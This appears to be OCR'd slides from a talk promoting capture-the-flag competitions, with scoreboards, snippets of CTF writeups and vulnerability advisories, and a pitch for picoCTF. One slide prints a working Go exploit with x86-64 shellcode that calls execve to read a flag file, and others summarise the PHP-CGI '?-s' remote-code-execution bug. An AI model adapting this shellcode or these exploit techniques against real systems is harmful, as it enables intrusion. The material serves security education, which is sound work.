Routards	1262
More Smoked Leet Chicken	1248
Binja	1153

BUILDING A COMPETITIVE HACKING TEAM

DEFCON 2014 Finals

Final Scores

Team	Score
Plaid Parliament of Pwning	11263
HITCON	7833
Dragon Sector	4421
Reckless Abandon	4020
blue-lotus	3233
(Mostly) Men in Black Hats	2594
raon_ASRT	2281
StratumAuhuur	1529
[CBA]9447	1519
KAIST GoN	1334
Routards	1262
More Smoked Leet Chicken	1248

:D

TODAY

TODAY

- So, I guess I’m a hacker now?

TODAY

- So, I guess I'm a hacker now?
- Did I learn about "real" security playing games?

CTFS AND THE REAL WORLD

CTFS AND THE REAL WORLD

- CTF problems are “distilled” real world problems

CTFS AND THE REAL WORLD

- CTF problems are “distilled” real world problems
- Same skills and thinking used in both

CTFS AND THE REAL WORLD

- CTF problems are “distilled” real world problems
- Same skills and thinking used in both
- “I don’t believe you”

CTFS AND THE REAL WORLD

Zero-Day FFmpeg Vulnerability Lets Anyone Steal Files from Remote Machines

UPDATED

Allows attackers to get files from your server or PC

Jan 13, 2016 22:03 GMT · By Marius Nestor

A zero-day vulnerability in the FFmpeg open-source multimedia framework, which is currently used in numerous Linux kernel-based operating systems and software applications, also for the Mac OS X and Windows platforms, was unveiled recently.

From news.softpedia.com

CTFS AND THE REAL WORLD

Zero-Day FFmpeg Vulnerability Lets Anyone Steal Files from Remote Machines

UPDATED

Allows attackers to get files from your server or PC

Jan 13, 2016 22:03 GMT · By Marius Nestor

A zero-day vulnerability in the FFmpeg open-source multimedia framework, which is currently used in numerous Linux kernel-based operating systems and software applications, also for the Mac OS X and Windows platforms, was unveiled recently.

Hmmm that looks familiar...

From news.softpedia.com

CTFS AND THE REAL WORLD

Branch: **master** ▾ **public-writeup** / 9447ctf2015 / **web180-gif-converter** /

New file | Find file | History

nneonneo Update gif converter writeup — Latest commit `dd02348` on Nov 30, 2015

..

readme.md	Update gif converter writeup	2 months ago
upload.gif	Add my writeup for BKP web 'gif converter'	2 months ago

readme.md

Super Turbo Atomic GIF Converter - Web 180 Problem - Writeup by Robert Xiao (@nneonneo)

Description


> Kids these days like fancy web video instead of gifs, so I made a converter.
>
> Flag is /home/ctf/flag.txt
>
> Find it at http://superturboatomicgifconverter.9447.plumbing:9447

Solution


Looking at the source for this challenge, we see that it invokes `ffmpeg` to convert the input file from GIF to WebM. However, the only validation it does on the file is to check that the extension is `.gif`, and the file that is actually passed to FFmpeg is a temporary file with no file extension.

CTFS AND THE REAL WORLD

CTFS AND THE REAL WORLD



CTFS AND THE REAL WORLD



CTFS AND THE REAL WORLD

Bunyan's Revenge (PlaidCTF 2013)

```
package main

type T struct {
    offset [0x444110]byte
    x *int64
}

type Func func(string)
var f Func

// execve('/usr/bin/cat', ['/usr/bin/cat', 'flag'], NULL)
const shellcode = "\x48\x31\xd2\x48\xc7\xc1\x66\x6c\x61\x67\x51\x48\x89\xe1" +
"\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x63\x61\x74\x53\x48\x89\xe7\x48\x31\xc0\x50" +
"\x51\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05"


func main() {
    var _x int64
    _x = 0x42f5b0
    var t *T
    x := &((*t).x)
    *x = &_x
    // avoiding unused const optimized out, not a real argument
    f(shellcode)
}
```

The flag is **nx_was_a_good_idea_after_all**.

Bug in Go compiled allows type-unsafe code, solution by Blue Lotus

CTFS AND THE REAL WORLD

03 MAY 2012 Eindbazen PHP-CGI advisory (CVE-2012-1823)

Posted by admin

This is a detailed discussion of the generic PHP-CGI remote code execution bug we found while playing Nullcon CTF. We found that giving the query string '?-s' somehow resulted in the "-s" command line argument being passed to php, resulting in source code disclosure. We explored this bug further and managed to improve our exploit to remote code execution, and trace the bug to a PHP commit in 2004.

PHP has been working on a patch for this for quite a while. We have been waiting to post this blog entry until a fix was released, but today the bug was posted to reddit because it was apparently accidentally marked public.

Executive summary:

* PHP-CGI installations are vulnerable to remote code execution
* There is no official fix, but we provide some workarounds in the 'mitigation' section
* The PHP bug report is now public and contains an official patch and a mod_rewrite based workaround
* PHP has released versions PHP 5.3.12 and PHP 5.4.2, as well as an official mod_rewrite based workaround which fix the issue described in this post.
* The new PHP versions as well as the official php patch contain a bug which makes the fix trivial to bypass

CTFS AND THE REAL WORLD

avoid being caught in a physical memory dump, though). This is achieved by polymorphic obfuscation, proper public key cryptography and not touching the disk at all (while still being able to run any statically linked ELF payload).

The described code has been successfully used in the Defcon 2011 CTF to deliver a FreeBSD local 0day without disclosing it to the playing teams (or so we'd like to believe). A Honeynet Project Forensic Challenge was to analyze this code, now we can present the real code.

Speaker Bio:

Georg Wicherski is a Senior Security Researcher with CrowdStrike, mostly analyzing advanced targeted threats. He loves to work on a low level, abandoning all syntactic sugar that HLL offer and working on instructions or bytecode. Recently, he has developed an interest for the ARM architecture

DEFCON 2011 - FreeBSD vuln by Team lollersk8ers

CTFS AND THE REAL WORLD

CTFS AND THE REAL WORLD

- OK, so maybe there is some real world relation…

CTFS AND THE REAL WORLD

- OK, so maybe there is some real world relation…
- But why play games instead of doing “real world” work?

CTFS AND THE REAL WORLD

CTFS AND THE REAL WORLD

- CTF problems have graduated difficulty

CTFS AND THE REAL WORLD

- CTF problems have graduated difficulty
- Playing in a weekend contest is an easy commitment

CTFS AND THE REAL WORLD

- CTF problems have graduated difficulty
- Playing in a weekend contest is an easy commitment
- No barrier to entry (no fees, qualifications, etc)

CTFS AND THE REAL WORLD

- CTF problems have graduated difficulty
- Playing in a weekend contest is an easy commitment
- No barrier to entry (no fees, qualifications, etc)
- As discussed: CTF format helps motivation!

CTFS WORK

CTFS WORK

- CTFs don’t just teach skills, but also problem solving

CTFS WORK

- CTFs don’t just teach skills, but also problem solving
- For training in security, CTFs can’t be beat

I WISH I KNEW ABOUT CTFS AS A TEENAGER!

Me

PICOCTF


TOASTER
WARS
THE COMPUTER HACKING COMPETITION
FOR HIGH SCHOOL STUDENTS

PICOCTF



- In 2013 PPP created picoCTF

PICOCTF



- In 2013 PPP created picoCTF
- Over 10,000 US high schoolers have played

GO DO IT

GO DO IT

- We can’t turn back time, but it’s still not too late to start!

GO DO IT

- We can’t turn back time, but it’s still not too late to start!
- So if you’ve never played in a CTF, go do it!

GO DO IT

- We can’t turn back time, but it’s still not too late to start!
- So if you’ve never played in a CTF, go do it!

(Your teenage self will thank you)

RESOURCES

- ctftime.org
- picoctf.com
- trailofbits.github.io/ctf/
- github.com/ctfs
- github.com/pwning